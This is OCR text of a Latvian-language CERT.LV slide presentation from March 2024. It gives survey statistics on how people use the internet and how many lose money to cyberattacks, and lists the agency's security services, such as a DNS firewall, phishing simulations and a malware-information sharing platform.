Lietotāju drošība skaitļos un praktiski risinājumi drošības uzlabošanai

Alise Gubene
Gints Mālkalnietis

26.03.2024

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

CERT.LV

Lietotāju drošība skaitļos


Interneta lietošanas mērķis

E-pasts 97%

Rēķini pārskaitījumi 96%

Info ieguve ziņas 95%

Saziņas platformas 84%



Sociālie tīkli 78%


Iepirkšanās 77%

CERT.LV


Drošība internetā

CERT.LV

Kāpēc noticēja krāpniekiem?



Zaudējumi kiberuzbrukumā




68%
cieta kāda veida zaudējumus kiberuzbrukumā

CERT.LV

2023.gada izplatītākie apdraudējuma veidi

Informācijas iegūšana/uzticēšanās par kiberdrošības jautājumiem




CERT.LV

Praktiski risinājumi drošības uzlabošanai


Vispirms aizsargājam paši sevi!

1. Kiberdrošības incidentu risināšana un diennakts atbalsts
2. Koordinēta ievainojamību atklāšana
3. Pikšķerēšanas uzbrukumu simulācija
4. Kiberapdraudējumu simulācija
5. DNS ugunsmūris
5.1. DNS ugunsmūra pakalpojums ikvienam Latvijas iedzīvotājam un uzņēmumam
5.2. DNS ugunsmūra pakalpojums ar RPZ tehnoloģiju tiem, kas paši uztur savus DNS rekursīvos serverus
6. Informācijas tehnoloģiju drošības apdraudējumu agrās brīdināšanas sistēma
7. Sabiedrības izglītošana – lekcijas un dalība pasākumos
8. Latvijas kiberdrošības kopienas ziņapmaiņas platforma
9. NTP laika serveris
10. CERT.LV MISP - ar ļaunatūru saistītās informācijas apmaiņas platforma
11. Kiberdrošības draudu medības
12. Drošības operāciju centra (SOC) pakalpojums
13. Industriālās automatizācijas un vadības sistēmu drošības laboratorijas pakalpojums

Vispirms aizsargājam paši sevi!

